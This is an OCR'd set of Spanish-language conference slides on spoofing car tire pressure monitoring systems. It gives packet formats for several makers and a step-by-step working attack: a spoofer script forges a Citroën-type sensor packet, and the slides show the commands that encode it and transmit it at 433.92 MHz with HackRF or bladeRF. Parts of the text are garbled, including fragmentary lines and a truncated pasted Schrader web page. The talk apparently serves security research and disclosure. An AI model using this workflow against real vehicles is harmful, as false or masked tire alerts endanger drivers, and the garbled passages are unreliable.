Limit: A transmitter activated automatically shall cease transmission within 5 seconds after activation.

Transmission length = (19 * 122.3 ms + 9.6 ms) = 2333.3 ms < 5s


☐ Pressure alert2 (Rotating mode 1 only)



RECEPCION


Dongle USB DVB-T (RTL2832U)

- Rango de frecuencias: **24-1766 MHz**
- Ancho de banda: **2.4 MHz**
- Coste: **~12 €**
- Modificaciones:
  - Hardware: UpConverters/DownConverters para LF/MH/HF.
  - Software: Drivers modificados para ajustar la Frecuencia Intermedia.




SDR (RX + TX)

- **HackRF** (https://greatscottgadgets.com/hackrf/)
  - Firmware: https://github.com/mossmann/hackrf
- **Portapack** (https://store.sharebrained.com/products/portapack-for-hackrf-one-kit)
  - Firmware original: https://github.com/sharebrained/portapack-hackrf
  - Firmware HAVOC (Furrtek): https://github.com/furrtek/portapack-havoc
- Coste: **~163,76 € en Aliexpress**



SDR (RX + TX) sub 1 GHz

- **YARD Stick One** (https://greatscottgadgets.com/yardstickone/)
- **RfCat** (https://int3.cc/products/rfcat)
- Etc...



Software

- **RTL_433**: Program to decode traffic from Devices that are broadcasting on 433.92 MHz
  https://github.com/merbanan/rtl_433

  - TPMS Citroën
  - TPMS Ford
  - TPMS Jansite
  - TPMS Pacific PMV-J107 (Toyota USA)
  - TPMS Renault
  - TPMS Toyota
  - TPMS Schrader

Software

- **Portapack**: Aplicación para **recepción** de TPMS. Posibilidad de realizar un ataque de **repetición** (replay attack) reproduciendo la señal grabada.

  https://github.com/sharebrained/portapack-hackrf/
  https://github.com/furrtek/portapack-havoc/

  - TPMS Schrader (FSK 19200 bps)
  - TPMS Schrader (OOK 8192 bps)
  - TPMS Schrader (OOK 8400 bps)

Software

- **Subaru TPMS faker**
  - https://github.com/JoeSc/Subaru-TPMS-Spoofing
  - Subaru 2012 WRX y GMC

Spoofing Tire Pressure Monitoring Systems (TPMS)


```
time      : @1.657716s
model     : Citroen      type      : TPMS         state     : 10           id        : 8e024444
flags     : 10           repeat    : 1            Pressure  : 239 kPa      Temperature: 23 C       maybe_battery: 1         mic       : CHECKSUM
-------------------------------------------------------------------------------------------------------------------------------------------
time      : @1.763888s
model     : Citroen      type      : TPMS         state     : 10           id        : 8e024444
flags     : 10           repeat    : 2            Pressure  : 239 kPa      Temperature: 23 C       maybe_battery: 1         mic       : CHECKSUM
-------------------------------------------------------------------------------------------------------------------------------------------
time      : @1.882104s
model     : Citroen      type      : TPMS         state     : 10           id        : 8e024444
flags     : 10           repeat    : 3            Pressure  : 239 kPa      Temperature: 23 C       maybe_battery: 1         mic       : CHECKSUM
-------------------------------------------------------------------------------------------------------------------------------------------
time      : @2.012376s
model     : Citroen      type      : TPMS         state     : 1c           id        : 8e024444
flags     : 10           repeat    : 0            Pressure  : 239 kPa      Temperature: 23 C       maybe_battery: 1         mic       : CHECKSUM
MAWILIN:TPMS s4ur0n$
```

ANALISIS

RTL_433

- **Modificaciones**: Bitbuffer, debug, eliminación de CRC, etc.

```
printf("\n****    FORD    DEBUG    DECODE
****\n");
bitbuffer_debugf(bitbuffer,    "%s:    FORD
bitbuffer decoded matched\n");
...
printf("\tFORD    bitbuffer    MANCHESTER
decoded matched at pos %u\n", start_pos);
...
```

```
b = packet_bits.bb[0];

...
printf("\tCITROEN state b[0] = %08x\n", b[0]);
printf("\tCITROEN id %08x\n", id);
printf("\tCITROEN    \tb[1]=%08x    b[1]<<24=%08x\n",    b[1],
b[1]<<24);
printf("\tCITROEN    \tb[2]=%08x    b[2]<<16=%08x\n",    b[2],
b[2]<<16);
printf("\tCITROEN    \tb[3]=%08x    b[3]<<8=%08x\n",    b[3],
b[3]<<8);
printf("\tCITROEN \tb[4]=%08x\n", b[4]);
printf("\tCITROEN flags b[5]>>4 = %08x\n", id);
printf("\tCITROEN    \tb[5]=%08x    b[5]>>4=%08x\n",    b[5],
b[5]>>4);
printf("\tCITROEN repeat b[5]&0x0f = %08x\n", repeat);
printf("\tCITROEN    \tb[5]=%08x    b[5]&0x0f=%08x\n",    b[5],
b[5]&0x0f);
printf("\tCITROEN pressure b[6] = %08x\n", b[6]);
printf("\tCITROEN temperature b[7] = %08x\n", b[7]);
printf("\tCITROEN maybe_battery b[8] = %08x\n", b[8]);
```

FORD

- Preamble: **55 55 55 56 (aa aa aa a9)**
- Packet nibbles: **IIIIIIII PP TT FF CC** (require 64 data bits)
  - **I = ID**
  - **P = likely Pressure**
  - **T = likely Temperature**
  - **F = Flags, (46: 87% 1e: 5% 06: 2% 4b: 1% 66: 1% 0e: 1% 44: 1%)**
  - **C = Checksum, SUM bytes 0 to 6 = byte 7**


CITROËN

- Preamble: **55 55 55 56 (aa aa aa a9)**
- Packet nibbles: **UU IIIIIIII FR PP TT BB CC**
  - **U = state, decoding unknown, not included in checksum**
  - **I = id**
  - **F = flags, (seen: 0: 69.4% 1: 0.8% 6: 0.4% 8: 1.1% b: 1.9% c: 25.8% e: 0.8%)**
  - **R = repeat counter (seen: 0,1,2,3)**
  - **P = Pressure (kPa in 1.364 steps, about fifth PSI?)**
  - **T = Temperature (deg C offset by 50)**
  - **B = Battery?**
  - **C = Checksum, XOR bytes 1 to 9 = 0**

JANSITE (FSK 7 byte Manchester encoded checksummed TPMS data)

- Preamble: **55 55 55 56 (aa aa aa a9)**
- Packet nibbles: **II II II IS PP TT CC**
  - **I: 28 bit ID**
  - **S: 4 bit Status (deflation alarm, battery low etc)**
  - **P: 8 bit Pressure (best guess quarter PSI, i.e. ~0.58 kPa)**
  - **T: 8 bit Temperature (deg. C offset by 50)**
  - **C: 8 bit Checksum**

Alf pra,
Hy hini,
L a,
McL ssan,
O ce,
SEA zuki,



Problemas encontrados

- Existen más de **147 variaciones de protocolos** actualmente en el mercado de fabricantes.
- Análisis del bitbuffer con los preámbulos **más comunes** como **55 55 55 56** o **aa aa aa a9** dependiendo de la polaridad del montaje del sensor.
- Otros preámbulos como "**11111 10**" (7 bits) como Pacific PMV-107J (Toyota USA) o "**01010101001111 00110011**" (**55 3c...**) empleados en versiones europeas (Pacific PMV-C210).
- Preámbulos como "**0001111110**" (10 bits) para Pacific TPMS.
- Checksums (CRC)
- Etc...

TRANSMISION

- Posibilidad de realizar un ~~ataque de **repetición** (replay attack) reproduciendo la señal grabada~~. No permitiría un **spoof del dispositivo** y/o **sus valores**.
- **Transmisión bit a bit (Modulación, codificación, bitrates, sync...)**. Complicado pero necesario.
- **SoapySDR:** API común independiente del hardware. Formatos de datos “en bruto” incompatibles entre SDR.
  - *.cu8 - Complex 8-bit unsigned integer samples **(RTL-SDR)**
  - *.cs8 - Complex 8-bit signed integer samples **(HackRF)**
  - *.cs16 - Complex 16-bit signed integer samples **(BladeRF)**
  - *.cf32, *.cfile - Complex 32-bit floating point samples **(GNURadio, osmocom_fft)**

- **tx_tools**: tx_sdr tool for transmitting data to SDRs using SoapySDR
  - https://github.com/zuckschwerdt/tx_tools

```
# Signal generator definition
#
# The basic block is a "tone". A tone is defined by frequency, attenuation, and duration.
# A tone is enclosed in parens "(freq att dur)".
#
# A frequency is given in Hz or kHz. Giving a frequency implies 0dB, giving no frequency implies -100dB.
# The attenuation is given in dB, which is dBFS: 0dB is maximum level, -100dB is always assumed silence.
# The duration is given in units of seconds (s), milliseconds (ms), or microseconds (us).
#
# A symbol is a named sequence of tones. A symbol is defined in brackets "[symb tones and symbols...]".
#
# If you define the 0 and 1 symbol you can also use hex in braces "{...}" for output.
#
# Whitespace is ignored, except to separate arguments. Whitespace is space, tab, newline, and linefeed
# Comments begin with a hash sign "#", can start anywhere and run to end of the line.
# All symbols are one char, 7-bit ASCII. You can not use parens, brackets, braces, dot, or minus as symbols "()[]{}.-".

# FSK
# 622 bit width
# 8000 us packet gap

[_ (8000us) ]                   # define a long gap
[0 (-10kHz 622us) ]             # define a 0 symbol as lower frequency
[1 (10kHz 622us) ]              # define a 1 symbol as upper frequency
                                # define the payload
[P 10101010101010101010100010110111010100001010110100001000010011 ]

__  P_ P_ P_ P_ P_ P_ P_  _
```

```
TPMS s4ur0n$ python citroen.py --h

 _______
 /|_||_\`.__
(   _    _ _\
=`-(_)--(_)-'
Citroen, Peugeot, Fiat, Mitsubishi & VDO-type TPMS Spoofer v.01-BBQ by
s4ur0n (@NN2ed_s4ur0n)
Experimental, use at your own risk, but bug reports and patches are welcome
Thanks to MIC (@EA4FSV)

usage: citroen.py [-h] [-v] [-i IDSPOOF] [-p PRESSURESPOOF]
                  [-t TEMPERATURESPOOF] [-f FLAGSPOOF]

Citroen, Peugeot, Fiat, Mitsubishi & VDO-type TPMS Spoofer

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit
  -i IDSPOOF            Sensor ID decimal (8 hex digits) Default: 0xcafea1ba
  -p PRESSURESPOOF      Tire pressure (kPa in 1.364 steps) Default: 212
  -t TEMPERATURESPOOF   Tire temperature (Celsius degrees) Default: 35
  -f FLAGSPOOF            Flags Battery? (0x0: 69.4 - 0x1: 0.8 - 0x6: 0.4 -
0x8:
                        1.1 - 0xb: 1.9 - 0xc: 25.8 - 0xe: 0.8) Default: 0x0
```

```
TPMS s4ur0n$ python citroen.py -p 1 -t 0 -f 0x6

  ______
 /|_||_\`.__
(   _    _ _\
=`-(_)--(_)-'
Citroen, Peugeot, Fiat, Mitsubishi & VDO-type TPMS Spoofer v.01-BBQ by
s4ur0n (@NN2ed_s4ur0n)
Experimental, use at your own risk, but bug reports and patches are welcome
Thanks to MIC (@EA4FSV)

Spoofed ID: 0xcafea1ba
Spoofed Tire pressure: 1
Spoofed Tire Temperature: 0
Spoofed Flag: 0x6

Preamble: 0x55555556
Bitstream                                                                    =
10100110010110011010010110011001101010101010100110011001010101101001101010011
00101101001010110100101010101010110010110100101100101010110010101010110101001
10101010
Bitstream HEX = a659a599aaa999569a99695a55565a59565569aa
```

```
TPMS s4ur0n$ more cafea1ba.txt

[_ (8000us) ]
[- (150us) ]
[0 (-40kHz 52us) ]
[1 (40kHz 52us) ]

_ _
{HEX 55555556}
{HEX a659a599aaa999569a99695a55565a59565569aa5555}
-

_ _ _ _


TPMS s4ur0n$ tx_tools/build/code_gen -s 250k -r
0xcafea1ba.txt 0xcafea1ba.cu8
Time elapsed in ms: 0.432000
```

```
TPMS s4ur0n$ tx_tools/build/code_gen -s 250k -r 0xcafea1ba.txt 0xcafea1ba.cu8
```

```
**** CITROEN DEBUG DECODE ****
(null): CITROEN bitbuffer decoded matched bitbuffer:: Number of rows: 1
[00] {209} 55 55 55 56 a6 59 a5 99 aa a9 99 56 9a 99 69 5a 55 56 5a 59 56 55 69 aa 55 55 80 : 01010101 01010101 01010101 01010110 10100110 01011001 101
00101 10011001 10101010 10101001 10011001 01010110 10011010 10011001 01101001 01011010 01010101 01010110 01011010 01011001 01010110 01010101 01101001 1
0101010 01010101 01010101 1
: CITROEN bitbuffer_invert matched bitbuffer:: Number of rows: 1
[00] {209} aa aa aa a9 59 a6 5a 66 55 56 66 a9 65 66 96 a5 aa a9 a5 a6 a9 aa 96 55 aa aa 00 : 10101010 10101010 10101010 10101001 01011001 10100110 010
11010 01100110 01010101 01010110 01100110 10101001 01100101 01100110 10010110 10100101 10101010 10101001 10100101 10100110 10101001 10101010 10010110 0
1010101 10101010 10101010 0
        CITROEN bitbuffer MANCHESTER decoded matched at pos 208
        CITROEN state b[0] = 000000d2
        CITROEN id cafea1ba
        CITROEN         b[1]=000000ca b[1]<<24=ca000000
        CITROEN         b[2]=000000fe b[2]<<16=00fe0000
        CITROEN         b[3]=000000a1 b[3]<<8=0000a100
        CITROEN         b[4]=000000ba
        CITROEN flags b[5]>>4 = cafea1ba
        CITROEN         b[5]=00000063 b[5]>>4=00000006
        CITROEN repeat b[5]&0x0f = 00000003
        CITROEN         b[5]=00000063 b[5]&0x0f=00000003
        CITROEN pressure b[6] = 00000001
        CITROEN temperature b[7] = 00000032
        CITROEN maybe_battery b[8] = 00000010

-------------------------------------------------------------------------------------------------------------------------------
time      : @0.016000s
model     : Citroen      type      : TPMS         state     : d2           id        : cafea1ba
flags     : 6            repeat    : 3            Pressure  : 1 kPa        Temperature: 0 C        maybe_battery: 16        mic       : CHECKSUM
```

- Convertirlo a "**Complex Signed de 16 bits**" (**formato universal**). Nota: Supporting the ***bladeRF*** required switching to the CS16 format, from CU8/CS8, to support the 12-bit ADC.

```
rtl_433 -A -r 0xcafea1ba.cu8 -w 0xcafea1ba.cs16
```

- Probar el fichero cs16:

```
rtl_433 –r 0xcafea1ba.cs16
```

- Renombrar a "**.C16**" para el portapack y copiar a la SD:

```
mv 0xcafea1ba.cs16 0xcafea1ba.C16
```

- Generar el fichero **0xcafea1ba.txt** con el siguiente contenido y copiar a la SD:

```
sample_rate=250000
center_frequency=432920000
```

- O **transmitir el archivo directamente** con cualquier utilidad:


```
$ hackrf_transfer -t 0xcafeaXba.C16 -f 433920000 -s
250000
```

DEMO

```
$ bladeRF-cli -i
bladeRF> set frequency rx 433.92M
bladeRF> set samplerate rx 250000
bladeRF> tx config file=0xcafeXba.C16 format=bin
bladeRF> tx config repeat=5 delay=200000
bladeRF> tx start
```

Spoofing Tire Pressure Monitoring Systems (TPMS)

CONCLUSIONES


schradersensors.com/es/educacion-para-el-conductor/que-hacer-cuando-las-luces-de-su-sistema-de-control-de-presion-de-los
Schrader
TPMS Solutions
Español (Américas)
ONLINE CATALOG
Productos
Capacitación y soporte
Educación
Empresa
Contáctenos
Qué hacer cuando las luces de su sistema de control de presión de los neumáticos se encienden
Pasos para dar solución a la luz de baja presión en llantas
Tenga cuidado cuando se encienda la luz de advertencia de su sistema de TPMS. Esto significa que uno o más de sus neumáticos puede estar por lo menos 25% por debajo de la presión de inflado recomendada.
1. Encuentre un lugar seguro para parar su vehículo alejado del tráfico para que pueda detenerse a inspeccionar sus llantas. NOTA: Si está conduciendo a velocidades altas (carretera), tome firmemente el volante con ambas manos porque en el caso de que una llanta haya sufrido una ponchadura (deflación rápida), necesitará estar preparado para controlar su vehículo. Después, desacelere lentamente y salga del tráfico.
2. Una vez que haya revisado para asegurarse de que no tenga una llanta reventada, use un medidor de llantas para revisar la presión de cada una de las llantas y ver si están al nivel de presión recomendado por el fabricante. (Un medidor de llanta debe ser un componente estándar en su conjunto de artículos de emergencia en su vehículo). El nivel de presión recomendada se halla en la placa de la llanta, una etiqueta ubicada justo dentro de la puerta del lado del conductor.
3. Si no se siente seguro o segura de revisar la presión de las llantas por su propia cuenta, proceda con precaución para que un profesional en neumáticos las revise*.
4. Infle sus llantas con la presión indicada por la placa, ya sea con ayuda del centro de servicio de llantas más cercano o usando un suministrador

Fuen
cond

Q. Can

A. Tec
First,
replic
mea
veh
wit
the
th

est.
uld
and
stay
ate to
d, with


t-

- **Cifrado de**
  - Ase**rada** entre los sen
- **Revisión de**
  - Rev**ssesment)**.

Gracias a **Fernando Corrales** (**@EA4FSV**) por sus pruebas y las muchas horas de diversión sobre esta investigación y su pasión por la radioafición.

Twitter: https://twitter.com/ea4fsv

Blog: http://www.ea4fsv.es/



> h-c0n

Hackplayers c0nference

```
Sending SIGKILL to all processes.
Please stand by while rebooting the system.
[64857.521348] sd 0:0:0:0: [sda] Synchronizing SCSI cache
[64857.522838] Restarting system.
_
```